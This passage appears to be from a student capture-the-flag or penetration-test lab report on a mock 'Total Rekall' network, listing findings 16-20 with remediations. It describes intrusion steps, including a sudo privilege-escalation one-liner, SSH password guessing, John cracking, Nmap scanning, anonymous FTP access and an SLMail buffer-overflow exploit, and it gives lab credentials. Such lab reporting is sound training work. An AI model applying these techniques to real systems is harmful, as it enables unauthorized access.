
Vulnerability 16	Findings
Title	Flag 12 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Upon reviewing the WHOIS domain record for the Total Rekall site from the Domain Dossier tool (totalrekall.xyz), a potential username listed under the "Tech Name" field (ssh User alice). Then, the "ssh" command was used to connect to the host IP as the user (ssh alice@192.168.13.14). After several attempts, a simple password was used (alice) leading to a successful breach into the IP as the user. Once inside and after some research through Github and Reddit forums, the command <b><u>sudo -u#-1 /bin/bash</u></b> was used to escalate to a root user. As the root user, the command: find / -type f -iname "*flag*" was

	<p>used to search the system for any files containing the word “flag”. The result of the command showed that there indeed was a file called “flag12.txt” listed in the /root directory. The command cat /root/flag12.txt returned the contents of the text file, revealing flag 12.</p>
	  

## Images

	
Affected Hosts	192.168.13.14
Remediation	Removing sensitive information from the current DNS record if the DNS record can not be registered under a provider like Cloudflare and Amazon Route 53 which can offer DNS services that obscure certain DNS records as well as offering additional layers of privacy and hiding/minimizing the exposure of sensitive records. Enforcing stricter, more complex username and password policies to all ssh accounts.



Vulnerability 17	Findings
Title	Flag 1 Day 3
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Low
Description	Upon googling "github totalrecall" and navigating through various links, a username and password bash was found. Upon entering both into a text file and using the command "john" to crack the password, the password was found.



## Images


The image consists of three vertically stacked screenshots of a GitHub pull request page, each with a red circle highlighting a specific element.

- Screenshot 1:** Shows the pull request list for the repository "totarekall/site". A red circle highlights the status bar at the top of the page, which reads "This file needs to be gone".
- Screenshot 2:** Shows the details of the pull request "This file needs to be gone #1". A red circle highlights the reaction section where user "asc1314" has reacted with a delete icon.
- Screenshot 3:** Shows the commit history for the pull request. A red circle highlights the "Load diff" button, which is used to view the changes made in the commit.


	 
<b>Affected Hosts</b>	The Total Rekall page (totalrekall.xyz)
<b>Remediation</b>	Removing the Github page entirely.


Vulnerability 18	Findings
<b>Title</b>	(Flag 2 Day 3)
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Medium
<b>Description</b>	Using Nmap against the Windows network subnet (172.22.117.0/24), two internal server IPs were found (172.22.117.10 and 172.22.117.20). While entering the first IP yielded no result, the second led to a page displaying a file titled "flag2.txt", revealing flag 2.

## Images





(I was unable to recreate the prompt that required the trivera username and Tanya4life password for a screenshot)

	
<b>Affected Hosts</b>	172.22.117.10, 172.22.117.20
<b>Remediation</b>	According to ChatGPT, the best remediation to this kind of attack is network segmentation. This is the practice of dividing a computer network into smaller, isolated segments or sub-networks.

Vulnerability 19	Findings
<b>Title</b>	(Flag 3 Day 3)
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Medium
<b>Description</b>	Using the “ftp” command to establish a connection to the IP 172.22.117.20, the username “anonymous” and password “Tanya4life” was used to gain access to the IP via FTP protocol. Once inside, the command “ls -l” was used to show all contents within the immediate directory, revealing a file titled: “flag3.txt”. The “cat” command was used to show the contents of the file, revealing flag 3.
<b>Images</b>	 

Affected Hosts	172.22.117.20
Remediation	ChatGPT recommends removing the ability to use Anonymous Access.

Vulnerability 20	Findings
Title	(Flag 4 Day 3)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	<p>After using Nmap to aggressively scan the IP 172.22.117.20, it was revealed that the IP was running an outdated version of the SLMail service. Upon using the Seattle Lab Mail 5.5 POP3 Buffer Overflow exploit to successfully gain access to the IP, the command "ls -l" revealed a file within the immediate directory titled "flag4.txt". The "cat" command was then used to show the contents of the file, revealing flag 4.</p>
Images	 

Affected Hosts	172.22.117.20
Remediation	Upgrading the SLMail service to prevent any potential attacks. ChatGPT recommends hardening the service by disabling unused services, limiting permissions, and enabling detailed logging to detect any attempts of unauthorized access.